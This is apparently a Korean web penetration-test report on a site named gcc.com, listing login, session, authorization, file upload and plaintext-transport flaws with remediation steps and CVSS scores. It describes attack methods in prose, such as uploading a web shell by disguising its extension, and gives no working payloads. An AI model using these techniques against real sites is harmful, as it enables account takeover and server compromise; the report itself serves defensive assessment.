보 안 권 고 사 항	<p>로그인 페이지에서 무차별 대입 공격을 통한 계정 탈취 취약성이 발견되었다. 패스워드 정책은 최소 8 자만을 요구하고 대소문자, 숫자, 특수문자 사용을 강제하지 않고 있어, 간단한 사전 단어 또는 반복적인 비밀번호를 사용한 무차별 대입 공격(Brute Force)과 사전 대입 공격(Dictionary Attack)에 쉽게 노출될 가능성이 높다.</p> <p>또한 사용자 계정명과 닉네임이 동일하게 설정될 수 없는 로직이 적용되어 있지 않다. 이로 인해 닉네임이 게시판에 노출될 경우 계정명이 특정될 위험이 존재하며, 공격자가 계정명 정보를 수집하여 다양한 공격을 시도할 수 있는 환경을 제공하고 있다.</p> <p>민감하거나 자주 사용되는 계정명(admin, root 등)을 필터링하는 기능이 구현되지 않은 것도 문제로, 이러한 계정명을 가진 일반 사용자가 계정을 생성할 수 있게 되어 무차별 대입 공격의 타겟이 될 위험성이 존재한다.</p> <p>로그인 실패 시에 '존재하지 않는 사용자입니다.' 또는 '비밀번호가 일치하지 않습니다.'와 같은 구체적인 오류 메시지를 출력하고 있어, 계정 존재 여부를 쉽게 확인할 수 있다. 이로 인해 공격자는 존재하는 계정 정보를 특정하고, 이를 바탕으로 무차별 대입 공격, 자동화 공격, 추가적인 피싱 및 소셜 엔지니어링 공격을 시도할 가능성이 높다.</p> <p>또한 로그인 실패 횟수 제한이 적용되어 있지 않아, 무제한으로 무차별 대입 공격을 시도할 수 있는 매우 심각한 보안 취약점이 존재한다. 이러한 환경에서는 공격자가 지속적인 시도로 계정을 탈취할 수 있는 가능성이 높아지며, 사용자 정보가 노출될 위험이 더욱 커진다.</p> <p>이러한 보안 취약점을 해결하기 위해 반드시 다음과 같은 보안 강화 조치가 필요하다.</p>
	계정명 특정 관련 대응 방안
	<p>1. 포괄적인 오류 메시지 출력</p> <ul style="list-style-type: none"> ● 로그인 실패 시 '로그인에 실패하였습니다.'와 같은 계정 존재 여부를 추측할 수 없도록 포괄적인 메시지 출력 ● 비정상적인 로그인 시도가 감지되면 '잠시 후 다시 시도해 주세요,'와 같은 메시지를 출력하여 공격자의 시도를 방어
	<p>2. 민감한 계정명 필터링</p> <ul style="list-style-type: none"> ● admin, root, user 등 자주 사용되거나 민감한 계정명으로 계정을 생성할 수 없도록 필터링 ● 필터링할 계정명 목록을 주기적으로 점검하고 지속적으로 추가 ● 비정상적인 계정명 사용 시 경고 메시지를 출력하고, 관리자에게 보고하는 기능 추가
	<p>3. 계정명과 닉네임 불일치 강제</p> <ul style="list-style-type: none"> ● 계정명과 닉네임이 동일하지 않도록 강제하는 로직을 설정하여 계정명이 외부에 노출되지 않도록 설정 ● 닉네임 설정 시 계정명과 유사한 값(예: 계정명 뒤 숫자 추가)도 차단하여 정보 노출 위험 차단

무차별 대입 공격 대응 방안	
1. 로그인 실패 횟수 제한	<ul style="list-style-type: none"> ● 일정 횟수 이상 로그인 실패 시 일정 시간 동안 계정을 잠그거나 CAPTCHA 를 적용하여 추가적인 시도를 차단 ● 공격자가 계정 잠금을 노릴 수 있는 상황을 방지하기 위해 IP 기반 잠금 기능 도입
2. 계정 잠금 알림	<ul style="list-style-type: none"> ● 해당 계정 사용자에게 잠금 해제 요청 또는 보안 확인 절차를 제공하여 계정 복구 과정에서의 불편 최소화 ● 비정상적인 IP 주소에서 접근 시도 시 이를 기록하고, 관리 페이지에서 확인할 수 있도록 로그 기능 추가
3. 자동화 공격 방지 기능 도입	<ul style="list-style-type: none"> ● 로그인 페이지에 CAPCHA 등의 기능을 도입하여 무차별 대입 공격을 방지 ● 로그인 시도 간의 시간 간격을 강제로 늘리는 '속도 제한(Thottle)' 기능을 도입하여 빠른 속도의 공격 무력화 ● 특정 시간 동안 과도한 로그인 시도가 발생할 경우 자동으로 해당 IP 또는 계정을 차단하는 정책 도입
패스워드 관련 대응 방안	
1. 강력한 패스워드 정책 적용	<ul style="list-style-type: none"> ● 최소 12 자 이상의 길이와 대소문자, 숫자, 특수문자를 포함하도록 패스워드 설정 규칙 강화 ● 공통적으로 사용하는 취약한 패스워드(예: qwer1234 등)를 미리 차단하여 사용자의 실수로 인한 위험을 방지 ● 패스워드 설정 시, 사용자의 이름이나 계정명과 유사한 값을 차단하여 추측 가능성 최소화
2. 패스워드 재사용 방지	<ul style="list-style-type: none"> ● 사용자가 이전에 사용했던 패스워드를 다시 사용할 수 없도록 설정 ● 주기적인 패스워드 변경을 유도하되, 이전 패스워드와 유사한 패턴을 차단하여 보안 강화
3. 패스워드 저장 시 암호화	<ul style="list-style-type: none"> ● 모든 패스워드를 Bcrypt 와 같은 안전한 해시 알고리즘을 사용하여 암호화 ● 솔트 값을 사용하여 동일한 패스워드도 해시 값이 다르게 생성되도록 설정하고, 해싱된 값을 주기적으로 점검 ● 암호화 및 저장 과정에서 데이터 유출 시에도 복구가 불가능하도록 다중 암호화 정책 도입

◆ A5-불충분한 인증

취 약 점	중요 정보 페이지 접근 시, 추가 인증 절차의 부재
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>불충분한 인증 취약점이 존재할 경우, 미흡한 인증으로 하여 적지 않은 많은 피해를 야기할 수 있다. 관리자나 사용자의 세션을 탈취하여 중요 정보 페이지에 접근 권한을 획득할 수 있으며, 이는 민감한 개인정보를 유출하거나 무단으로 변경, 금융 정보에 접근하는 등 악용될 여지가 있다.</p> <p>또한, 관리자 페이지에 무단 접근하여 시스템 설정을 임의로 변경하거나 중요 데이터 및 전체 사용자의 정보를 탈취할 수 있다. 그리고, 취득한 관리자 권한을 이용하여 시스템을 악의적으로 통제하거나 악용하여 악성코드 배포, 피싱, 스팸 발송 등과 같은 추가적인 공격을 실행할 수 있다.</p> <p>악의적인 공격자들은 불충분한 인증 취약점을 악용하여 다양한 방식으로 비인가 접근을 시도할 수 있다. XSS 혹은 세션 하이재킹을 통해 사용자의 인증 세션을 탈취한 후 추가 인증 없이 중요 정보 페이지에 접근하거나, URL 파라미터 조작을 통해 권한 검증을 우회하여 관리자 페이지나 다른 사용자의 개인 정보 페이지에 접근할 수 있다. 또한, 공용 PC 나 공유 환경에서 이전 사용자의 세션이 남아있는 경우 이를 재사용하여 허가되지 않은 접근을 시도할 수 있으며, 중간자 공격(MIMT)을 통해 통신 데이터를 감청하거나 세션 정보를 탈취할 가능성도 존재한다.</p> <p>따라서, 이와 같은 공격을 예방하기 위해 다음과 같은 보안 강화 조치가 반드시 필요하다.</p>
불충분한 인증 대응 방안	
1. 이중 인증으로 접근 보안 강화	<ul style="list-style-type: none"> ● 개인정보 변경, 비밀번호 수정 등 중요 페이지 접근 시 비밀번호 재확인 ● 2FA/OTP, SMS 인증 등을 통한 추가 2 단계 인증 적용 ● 관리자 페이지 접근 시 별도의 인증 절차 구현 ● 일정 시간 비활성 시 비밀번호 혹은 보안 코드 재입력 기능 적용 ● 특정 상황 혹은 환경에서 2FA, OTP, reCAPTCHA 등 다양한 인증 수단 도입
2. 세션 보안 인증 값 관리 강화	<ul style="list-style-type: none"> ● 예측 불가능한 세션 ID 생성 및 암호화 적용 ● 로그아웃 시 세션 즉시 무효화 및 세션 활동 시간 제한 자동 만료 설정 ● URL 파라미터를 통한 사용자 ID 전달 대신, 서버 측에서 별도의 인증 검증 로직 구현 ● CSRF 토큰 구현으로 보안 강화 및 적절한 세션 토큰 만료 시간 설정 ● 로그인 세션 ID 를 주기적으로 갱신 및 중요 페이지 접속 시마다 일회성 세션 발급
3. URL 접근 제어	<ul style="list-style-type: none"> ● URL 파라미터를 통한 중요 정보 페이지 직접 접근 차단 및 접근 제어 정책 강화 ● 중요 정보 페이지 접근 시 항상 사용자의 인증 상태를 재확인 ● URL 매핑 및 파라미터 검증을 통해 비인가된 요청 차단
4. 권한 검증 프로세스 개선	<ul style="list-style-type: none"> ● 모든 민감 정보 요청 시 서버 측에서 사용자 권한을 철저히 검증 ● 관리자 페이지 등 중요 리소스 접근 시 추가 승인 절차 도입

5. 보안 모니터링
강화와 감사 및
패치 관리

- 민감한 정보 접근 및 변경 활동에 대해 상세 로그 기록
- 비정상적인 접근이나 로그 발생 시 관리자에게 즉시 알림 전송
- 로그인 시도 실패에 대한 계정 잠금 정책 구현
- 장기적인 소프트웨어 업데이트 및 보안 패치 적용

◆ A6-불충분한 인가

취 약 점	불충분한 인가로 인한 관리자 페이지 접속
취약점 발생 URL	http://ggc.com/admin/edit_user.php?username=<username>
보 안 권 고 사 항	<p>관리자 계정에 접근할 수 있는 페이지에 대해 일반 사용자도 접근할 수 있는 취약점이 발견되었다. 이는 사용자의 권한을 제대로 확인하지 않아 발생하는 문제로, 인증(Authentication)은 성공했지만 인가(Authorization)가 제대로 이루어지지 않은 경우이다. 공격자는 일반 사용자 계정으로 로그인한 뒤 URL 파라미터 조작을 통해 관리자 페이지에 접근할 수 있으며, 이는 시스템의 중요한 기능을 무단으로 접근할 가능성을 열어두게 된다.</p> <p>예를 들어, 공격자가 관리자 권한을 가진 것처럼 페이지를 탐색하거나 특정 기능을 시도할 수 있지만, 실제로 관리자 권한이 없는 경우 '관리자 권한이 없습니다'라는 메시지가 표시되기도 한다. 그러나 권한이 없는 페이지에 접근이 가능하다면, 공격자는 이를 악용해 시스템을 분석하고 추가적인 취약점을 찾아낼 수 있다.</p> <p>이러한 취약점은 관리자 전용 페이지, 개인정보 조회 및 수정 페이지, 중요 기능 수행 페이지, API 엔드포인트 등에서 권한 검증이 제대로 이루어지지 않을 때 발생할 수 있다. 만약 이와 같은 취약점이 악용된다면, 시스템의 중요한 기능에 무단 접근하거나 민감한 정보가 노출될 수 있으며, 서비스의 신뢰성과 보안이 심각하게 위협받을 수 있다. 따라서, 관리자 페이지와 중요한 기능에 대한 철저한 권한 검증이 필요하며, 모든 접근 요청에서 권한 확인을 강화하는 보안 조치가 필요하다.</p>
관리자 페이지 접근 가능에 대한 대응 방안	
1. 권한 기반 접근 제어	<ul style="list-style-type: none"> ● 각 페이지와 기능에서 사용자가 가진 권한을 확인하는 기능을 구현 ● 세션 정보나 사용자 역할(role)을 바탕으로 접근을 제한하는 로직을 적용
2. URL 과 파라미터 검증 강화	<ul style="list-style-type: none"> ● URL 에 직접 접근하는 것을 막기 위해 URL 요청이 들어올 때마다 사용자의 권한을 확인하는 로직 추가 ● 'Username=admin'과 같은 파라미터 값이 전달되면 이를 거부하는 방식 채택
3. 세션 및 쿠키 관리 강화	관리자 계정의 세션 ID 를 주기적으로 갱신하고, 관리자의 중요한 작업을 수행할 때마다 추가 인증을 요구하는 방식으로 보안 강화
4. 최소 권한 원칙 적용	<ul style="list-style-type: none"> ● 사용자가 자신에게 필요한 기능만 접근할 수 있도록 제한 ● 관리자만 관리자 전용 페이지와 기능에 접근 가능하며, 일반 사용자는 이를 제한

◆ A7-세션 고정

취 약 점	세션 고정
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>세션 고정(Session Fixation) 취약점이 존재할 경우, 공격자는 미리 생성한 세션 ID 를 피해자에게 강제로 할당한 후 동일한 세션을 탈취하여 정상 사용자의 권한을 가로챌 수 있다. 공격자는 다음과 같은 방식으로 이 취약점을 악용할 수 있다.</p> <ol style="list-style-type: none"> 1. 공격자가 웹사이트에 유효한 세션 ID 를 확보한 후, 이를 피싱 링크, URL 매개변수 또는 악성 스크립트를 이용해 피해자에게 강제 할당 2. 피해자가 해당 세션 ID 를 사용하여 로그인하면, 공격자는 동일한 세션을 이용하여 피해자의 계정에 무단 접근 가능 3. 이를 통해 계정 탈취, 중요 정보 유출, 권한 상승 등의 보안 위협이 발생할 수 있음. <p>이러한 취약점이 존재하면 공격자는 사용자의 인증 정보를 도용할 뿐만 아니라, 관리자 계정에 접근하여 시스템을 변조하거나 악성 행위를 수행할 가능성이 높아진다.</p> <p>따라서, 세션 고정을 방지하기 위해 웹 애플리케이션의 세션 관리 정책을 강화해야 하며, 다음과 같은 보안 강화 조치가 필요하다.</p>
세션 고정 대응 방안	
1. 세션 ID 재생성 및 폐기	<ul style="list-style-type: none"> ● 로그인 성공 후 session_regenerate_id(true) 함수를 사용하여 새로운 세션 ID 를 생성하고, 기존 세션을 즉시 폐기 ● 세션 쿠키를 URL 을 통해 전달하지 않도록 설정하고 공격자가 강제 세션 ID 를 할당하는 것을 방지
2. 세션 타임아웃 및 자동 삭제	<ul style="list-style-type: none"> ● 일정 시간(예: 30 분) 동안 사용자가 활동이 없으면 세션이 자동으로 만료되도록 설정 ● 사용자가 로그아웃하면 session_destroy()를 호출하여 세션 데이터를 완전히 삭제 ● 브라우저 종료 시 세션이 자동으로 삭제되도록 설정
3. 쿠키 보안 설정 강화	<ul style="list-style-type: none"> ● HttpOnly 플래그 활성화하여 JavaScript 를 통한 쿠키 접근을 차단하여 XSS 공격에 의한 세션 탈취를 방지 ● Secure 플래그를 활성화하여 HTTPS 환경에서만 세션 쿠키가 전송되도록 설정 ● SameSite 속성을 설정하여 CSRF 공격을 방지하기 위해 Strict 또는 Lax 로 설정
4. IP 및 User-Agent 기반 세션 바인딩	<ul style="list-style-type: none"> ● 세션이 생성된 후 클라이언트의 IP 주소나 User-Agent 정보를 저장하고, 요청이 들어올 때마다 이를 확인하여 세션 하이재킹을 방지 ● 이동 네트워크 환경(예: 모바일 데이터)에서는 IP 가 변경될 수 있으므로 적절한 예외 처리가 필요
5. 이상 징후 탐지 및 알림 시스템 구축	<ul style="list-style-type: none"> ● 동일한 세션 ID 로 서로 다른 IP 나 장치에서 동시 로그인 시도 감지 ● 세션 ID 가 변경되지 않은 상태에서 비정상적인 로그인 활동이 감지되면 자동 로그아웃 및 보안 알림 전송

```
// 로그인 성공 시
session_start();
if (로그인_성공) {
    // 기존 세션 데이터 보존하며 새 세션 ID 생성
    session_regenerate_id(true);

    // 세션 보안 설정
    ini_set('session.cookie_httponly', 1);
    ini_set('session.cookie_secure', 1);
    ini_set('session.cookie_samesite', 'Lax');

    // 세션 타임아웃 설정
    ini_set('session.gc_maxlifetime', 1800);
}
```

◆ A8-자동화 공격

취 약 점	무차별 대입 공격을 이용한 로그인 시스템 취약점
취약점 발생 URL	http://gcc.com/login.php
보 안 권 고 사 항	<p>로그인 시도 제한 미설정, CAPTCHA 미적용, API 호출 제한 미설정, IP 기반 접근 통제 미적용 등의 문제가 있어 자동화 공격 취약점이 발생할 수 있다. 이로 인해 공격자는 자동화된 스크립트를 통해 다수의 로그인 시도를 반복하거나, 악성 봇을 이용해 서비스를 악용할 수 있다. 이러한 취약점은 무차별 대입 공격(Brute Force Attack)을 통해 계정 탈취를 유발하거나, 대량의 API 요청을 보내 시스템에 과부하를 발생시킬 수 있으며, 로그인 시도 제한이 없으면 서비스 성능 저하를 초래할 수 있다. 또한, 관리자 페이지에 대한 접근 통제가 미흡할 경우, 공격자가 원격으로 시스템에 접근할 위험도 증가합니다.</p> <p>따라서, 로그인 시도 제한을 설정하고, CAPTCHA 기능을 적용하여 봇의 접근을 차단하는 것이 중요하다. API 호출에 Rate Limiting 을 적용하여 시스템 자원의 낭비를 막고, IP 기반 접근 통제를 통해 외부 공격자의 무단 접근을 차단하는 등의 보안 강화 조치가 필요하다. 이러한 조치들은 자동화 공격을 방어하고 시스템의 보안성을 강화하는데 중요한 역할을 하기에 이러한 보안 강화 조치가 반드시 필요하다.</p>
자동화 공격에 대한 대응 방안	
1. 접근 통제 강화	<ul style="list-style-type: none"> ● IP 기반 접근 제한 설정 ● 화이트리스트 기반 접근 통제 ● 비정상 IP 차단 정책 수립
2. 인증 보안 강화	<ul style="list-style-type: none"> ● 로그인 실패 횟수 제한 ● CAPTCHA 적용 ● 다중 인증(MFA) 도입 ● 강력한 패스워드 정책 설정
3. 트래픽 관리	<ul style="list-style-type: none"> ● 트래픽 모니터링 및 DDoS 방어 설정 ● 비정상 트래픽 탐지 및 임계치 설정
4. API 보안	<ul style="list-style-type: none"> ● API 호출 횟수 제한 설정 및 API 키 인증 적용 ● API 요청 로깅 및 모니터링 ● 비정상 API 사용 탐지 및 차단
자동화 공격 취약점 점검 항목	
1. 기술적 점검	<ul style="list-style-type: none"> ● 로그인 실패 제한 정책 확인 ● CAPTCHA 정상 작동 여부 확인 ● 트래픽 모니터링 시스템 정상 작동 확인 ● API 호출 제한 정책 확인 ● 접근 통제 정책 적용 확인
2. 운영적 점검	<ul style="list-style-type: none"> ● 보안 정책 문서화 여부 ● 모니터링 및 대응 절차 수립 ● 담당자 교육 실시 ● 정기적인 취약점 점검 수행 ● 인시던트 대응 체계 구축

◆ A9-파일 업로드

취 약 점	허가되지 않은 파일 업로드
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>웹 애플리케이션의 게시물 작성란에서 허용된 파일 형식외에도, 공격자가 .jpg 확장자를 추가하여 Web Shell(예: php 파일)을 업로드하고 Burp Suite 와 같은 프록시 도구를 이용해 확장자를 제거하면 허용되지 않은 확장자의 파일이 업로드 되는 취약점이 발견되었다. 이는 파일 업로드 기능이 적절히 검증되지 않을 경우 서버를 악의적으로 제어할 수 있는 심각한 보안 위험을 초래한다.</p> <p>공격자가 Web Shell 을 이용해 서버를 제어할 경우, 시스템 내부의 민감한 정보가 유출되거나 서버가 원격 명령어 실행, 악성 코드 배포, 백도어 설치과 같은 공격에 노출될 수 있다. 또한, 대형 파일 업로드를 통해 서버 자원을 고갈시켜 서비스 거부 상태를 유발할 수 있으며, 백도어를 삽입하여 지속적으로 악성 활동을 수행할 가능성도 존재한다.</p> <p>따라서, 파일 업로드 취약점으로 인해 발생할 수 있는 보안 위험을 효과적으로 방어하고, 주기적으로 보안 점검과 모니터링을 통해 더욱 안전한 웹 환경을 유지하는 보안 강화 조치가 필요하다.</p>
악성 콘텐츠 파일 업로드 대응 방안	
1. 파일 제한	<ul style="list-style-type: none"> ● 서버측에서 업로드 된 파일의 확장자를 허용된 확장자인지 철저하게 검사하고 클라이언트 측이 아닌 서버 측에서 확장자 검사를 반드시 실시 ● 단순 확장자 검사뿐 아니라 파일 형식이 실제 확장자와 일치하는지 MIME type 검사를 실시하고 확장자를 속여 다른 파일을 업로드 하는 것을 방지 ● 업로드 되는 파일의 크기를 제한하고, 서버에 큰 파일을 업로드 하여 시스템 자원을 고갈시켜 서비스 거부 공격을 하지 못하도록 방지
2. 파일 검증	<ul style="list-style-type: none"> ● 파일 시그니처 검사를 실시하여 매직넘버를 이용하여 파일이 위변조 되어있는지 검사 ● 업로드된 파일에 대해 YARA 룰 기반 검사를 수행하여 악성코드인지 검사 ● 파일 콘텐츠 검증을 하여 허용된 형식의 파일인지 검사를 수행 ● 메타데이터를 제거하여 이미지, 문서, PDF 등 파일에 포함된 위치정보, 사용자 정보 등을 제거하여 정보 유출 방지 ● 이미지 파일을 재인코딩하여 스테가노그래프 등 악성코드 삽입의 위험성을 방지
3. 저장소 보안	파일이 업로드 되는 디렉토리를 웹 루트 외부에 위치시켜 안전한 저장 경로 설정
4. 접근 통제	<ul style="list-style-type: none"> ● 파일 업로드 및 다운로드를 인증된 사용자만 가능하게 제한 ● 비 로그인 사용자는 댓글, 게시글, 업로드, 다운로드 기능을 제한 ● 접근 로그를 기록하며 비정상적인 접근을 모니터링하고 위험이 감지되면 경고 조치

◆ A10-데이터 평문 전송

취 약 점	서버로 전송되는 중요 정보의 비암호화 전송
취약점 발생 URL	http://gcc.com/login.php
보 안 권 고 사 항	<p>HTTP 평문 통신을 사용함으로써 로그인 시 사용자 계정 정보(아이디와 비밀번호)가 암호화되지 않은 채 전송된다. 이에 따라 네트워크상에서 공격자가 사용자 인증 정보를 탈취할 수 있으며, 인증 정보를 획득한 공격자는 계정 탈취와 개인정보 유출 등의 심각한 보안 사고를 일으킬 수 있다. 또한, 중간자 공격(MITM)을 통해 서버와 클라이언트 간의 통신을 가로채거나 변조할 수 있으며, 이를 통해 악성 코드 유포나 중요 데이터 변경 등 추가적인 공격이 발생할 위험이 있다.</p> <p>와이어샹크와 같은 패킷 분석 도구를 사용하면 공격자는 평문으로 전송되는 인증 정보를 쉽게 가로챌 수 있고, 이를 통해 사용자 계정에 불법적으로 접근하거나 서버의 민감한 데이터를 탈취할 수 있다. 이에 따라 보안 침해가 발생하고, 심각한 피해를 초래할 수 있다.</p>
HTTP 평문 통신 사용 (포트번호: 24497) 대응 방안	
1. SSL 인증서 설치	<ul style="list-style-type: none"> 신뢰할 수 있는 인증기관에서 발급한 SSL 인증서를 설치하여 통신 암호화 https:// 프로토콜 사용 확인 브라우저 보안 인증서 상태 확인 암호화 통신 정상 작동 확인
2. HTTPS 리다이렉션	HTTP 로 접속한 사용자를 자동으로 HTTPS 로 리다이렉션하여 암호화된 통신을 강제
계정 정보 암호화 미적용 대응 방안	
1. HSTS 적용	HTTP Strict Transport Security 적용으로 HTTPS 사용 강제화
2. 보안 헤더 설정	웹 애플리케이션 보안 강화
3. 취약한 SSL/TLS 버전 및 암호화 스위트 비활성화	<ul style="list-style-type: none"> 취약한 암호화 스위트 사용 여부 확인 안전한 버전(TLSv1.2) 사용
인증 정보 평문 노출 대응 방안	
1. 통신 구간 암호화 모니터링	<ul style="list-style-type: none"> 암호화된 통신 구간을 주기적으로 모니터링하여 보안 취약점을 조기에 발견 통신의 안정성을 확인하고, 취약점이 발견되면 즉시 대응
2. 주기적인 SSL/TLS 설정 검토	<ul style="list-style-type: none"> SSL/TLS 설정을 주기적으로 검토하여 최신 보안 기준을 반영 취약한 암호화 방식과 프로토콜을 비활성화하여 보안을 강화 SSL Server Test 도구를 통한 보안 등급확인
3. 인증서 만료일 관리	<ul style="list-style-type: none"> SSL 인증서 만료일을 관리하여 인증서 갱신 시점을 놓치지 않도록 주의 만료된 인증서를 사용하지 않도록 관리하여 서비스 중단이나 보안 사고를 예방

Apache:

```

...
<VirtualHost *:443>
    SSLEngine on
    SSLCertificateFile /path/to/certificate.crt
    SSLCertificateKeyFile /path/to/private.key
    SSLProtocol all -SSLv3 -TLSv1 -TLSv1.1
    Header always set Strict-Transport-Security "max-age=31536000"
</VirtualHost>
...

```

Nginx:

```

...
server {
    listen 443 ssl;
    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_prefer_server_ciphers on;
    ssl_certificate /path/to/certificate.crt;
    ssl_certificate_key /path/to/private.key;
}
...

```

◆ A11-쿠키 변조

취 약 점	쿠키 변조를 통한 세션 하이재킹 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
보 안 권 고 사 항	<p>PHPSESSID 가 평문으로 노출되어 있으며, 웹 애플리케이션에서 PHP 세션 ID 가 평문으로 전송되고 있어, 공격자가 이를 가로채어 세션을 탈취할 가능성이 있다.</p> <p>쿠키값 변조를 통한 권한 상승이 가능하며, 쿠키값을 변조하여 비인가 사용자가 관리자로 권한을 상승시킬 가능성이 존재한다.</p> <p>서버 측에서 세션 값의 무결성을 검증하는 로직이 미흡하여 공격자가 임의의 세션 값을 설정하여 접근할 가능성이 있다.</p> <p>따라서, PHPSESSID 보안 강화, 쿠키 변조 방지, 세션 검증 강화 조치가 필요하다.</p>
쿠키 변조에 대한 대응 방안	
1. 쿠키 보안 설정	<ul style="list-style-type: none"> ● HttpOnly 플래그 설정으로 JavaScript 를 통한 쿠키 접근 차단 ● Secure 플래그 설정으로 HTTPS 통신 강제 ● SameSite 속성 설정으로 CSRF 공격 방지
2. 세션 관리 개선	<ul style="list-style-type: none"> ● 로그인 시마다 새로운 세션 ID 생성 ● 세션 타임아웃 설정 ● 동일 계정 동시 접속 제한
3. 추가 보안 계층 구현	<ul style="list-style-type: none"> ● 중요 기능 수행 시 재인증 요구 ● IP 기반 접근 제한 ● 관리자 접근 로그 기록
세션 탈취 및 권한 상승에 대한 대응 방안	
1. 세션 무결성 검증	서버에서 세션 값 무결성 검증 강화
2. 접근 제어 강화	<ul style="list-style-type: none"> ● 비정상적인 세션 사용 감지 및 차단 ● 관리자 권한 변경 시 다단계 인증 요구
3. 보안 로그 모니터링	<ul style="list-style-type: none"> ● 로그인 및 중요 기능 수행 내역 로깅 ● 이상 접근 탐지 시 관리자에게 알림 전송

CVSS 3.1 취약점 평가

CVSS 3.1 Vulnerability Assessment

◆ A1-정보 노출

취 약 점	웹사이트에 과도한 정보 노출
취약점 발생 URL	http://gcc.com/login.php
취 약 점 개 요	<ul style="list-style-type: none"> 과도한 정보 노출과 에러 메시지로 사용자 계정정보 유출 우려 노출된 정보를 이용한 2 차 공격 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹사이트 접근만으로 정보 탈취 가능	7.6
공격 복잡성 (AC)	L	추가 페이로드 없이도 취약점 이용 가능	
필요한 권한 (PR)	N	사전 권한 없이 공격 가능	
사용자 참여 정도 (UI)	R	사용자가 로그인을 시도해야 비밀번호, 세션 정보가 노출	
보안 경계 변경 (S)	U	취약점이 전체 계정 보안에 영향을 미침	
기밀성 (C)	H	사용자 계정 탈취 가능	
무결성 (I)	L	쿠키값 또는 세션 데이터 변조 가능	
가용성 (A)	L	직접적 서비스 중단 가능성 없음	

◆ A2-악성 콘텐츠

취 약 점	파일 업로드의 취약점을 이용한 악성 콘텐츠 업로드
취약점 발생 URL	https://gcc.com/dashboard/upload.php?type=community
취 약 점 개 요	<ul style="list-style-type: none"> 중간자 탈취를 이용하여 허용되지 않는 파일 업로드 가능 악성코드 삽입으로 인한 중요한 기밀정보 유출 및 서비스 거부 공격 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	9.0
공격 복잡성 (AC)	L	간단한 툴로 실행 가능	
필요한 권한 (PR)	H	사전권한이 있어야 공격 가능	
사용자 참여 정도 (UI)	N	피해자 조작 불필요	
보안 경계 변경 (S)	C	리소스 전체에 영향을 미칠 수 있음	
기밀성 (C)	H	악성 코드로 인해 기밀정보 유출 가능	
무결성 (I)	L	다른 데이터의 변조 가능성 낮음	
가용성 (A)	H	서비스 거부 공격 가능	

◆ A3-크로스사이트 스크립팅

취 약 점	게시판 제목 필드 기반 크로스사이트 스크립팅 취약점
취약점 발생 URL	http://gcc.com/dashboard/upload.php?type=community
취 약 점 개 요	<ul style="list-style-type: none"> ● 사용자 입력 필드에 스크립트를 삽입하여 세션 탈취 및 피싱 사이트 리디렉션 가능 ● 웹 스크립트 실행을 통해 사용자 브라우저 내 민감 데이터 접근 가능 ● 삽입된 스크립트로 인해 웹 페이지 변조 및 서비스 무결성 위협

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	6.3
공격 복잡성 (AC)	L	추가 조건 없이 공격 가능	
필요한 권한 (PR)	N	인증 없이 공격 가능	
사용자 참여 정도 (UI)	R	사용자가 악성 링크를 열어야 함	
보안 경계 변경 (S)	U	외부 데이터나 세션 탈취로 보안 범위 변경	
기밀성 (C)	L	쿠키값 또는 세션 정보 등 민감 데이터 유출 가능	
무결성 (I)	L	웹 페이지 변조로 사용자 혼란 가능	
가용성 (A)	L	시스템 가용성에는 영향 없음	

◆ A4-약한 문자열 강도

취 약 점	로그인 페이지 무차별 대입 공격(Brute Force) 및 계정 탈취 취약성
취약점 발생 URL	http://gcc.com/login.php
취 약 점 개 요	<ul style="list-style-type: none"> ● 로그인 실패 횟수 제한이 없어 무차별 대입 공격이 가능 ● 계정명이 특정될 가능성이 있어 정보 노출에 취약 ● 취약한 패스워드 정책 사용 ● 해당 취약점으로 인해 사용자 계정이 탈취될 경우, 개인정보 유출 및 서비스 악용의 가능성이 있음

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	네트워크를 통해 접근 가능함	8.6
공격 복잡성 (AC)	L	특별한 조건 없이 공격이 가능	
필요한 권한 (PR)	N	공격자는 로그인 없이 시도 가능	
사용자 참여 정도 (UI)	N	피해자의 개입 없이 공격 가능	
보안 경계 변경 (S)	U	보안 경계 변경되지 않음	
기밀성 (C)	H	관리자 계정 탈취 가능	
무결성 (I)	L	데이터 변조 가능성은 상대적으로 낮음	
가용성 (A)	L	다수의 계정이 탈취되더라도 시스템 자체가 중단되지는 않음	

◆ A5-불충분한 인증

취 약 점	중요 정보 페이지 접근 시, 추가 인증 절차의 부재
취약점 발생 URL	http://gcc.com/dashboard/upload_profile.php
취 약 점 개 요	<ul style="list-style-type: none"> 중요 정보 페이지 접근 시 추가 인증 절차의 부재로 인한 보안 취약점 발생 최초 로그인 이후 민감한 정보 페이지 접근 시 추가 인증 없이 접근 가능

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	네트워크를 통해 원격 공격 가능	6.4
공격 복잡성 (AC)	H	사용자의 계정을 탈취해야 공격 가능	
필요한 권한 (PR)	L	사용자의 계정을 탈취해야 공격 가능	
사용자 참여 정도 (UI)	N	피해자 개입 없이 공격 가능	
보안 경계 변경 (S)	U	다범위로 확대되지 않음	
기밀성 (C)	H	사용자의 민감한 정보 유출 가능	
무결성 (I)	L	데이터 변조 가능성이 있으나 시스템 전체에 심각한 영향을 미치지 않음	
가용성 (A)	L	서비스 중단 위험 낮음	

◆ A6-불충분한 인가

취 약 점	불충분한 인가로 인한 관리자 페이지 접속
취약점 발생 URL	http://ggc.com/admin/edit_user.php?username=<username>
취 약 점 개 요	<ul style="list-style-type: none"> URL의 파라미터 값 조작으로 관리자 페이지 접근 가능 관리자 정보 노출로 인한 2차 악용 우려

취 약 점	값	설명	CVSS 점수
공격 벡터 (AV)	N	웹에서 공격 가능	9.1
공격 복잡성 (AC)	L	URL 파라미터 수정으로 접근 가능	
필요한 권한 (PR)	L	일반 사용자 권한으로 접근 가능	
사용자 참여 정도 (UI)	N	피해자 조작 불필요	
보안 경계 변경 (S)	C	공격자 접근으로 보안 경계 변경	
기밀성 (C)	H	일반 사용자가 중요 데이터 조회 가능	
무결성 (I)	L	공격자가 직접 데이터 변경 불가	
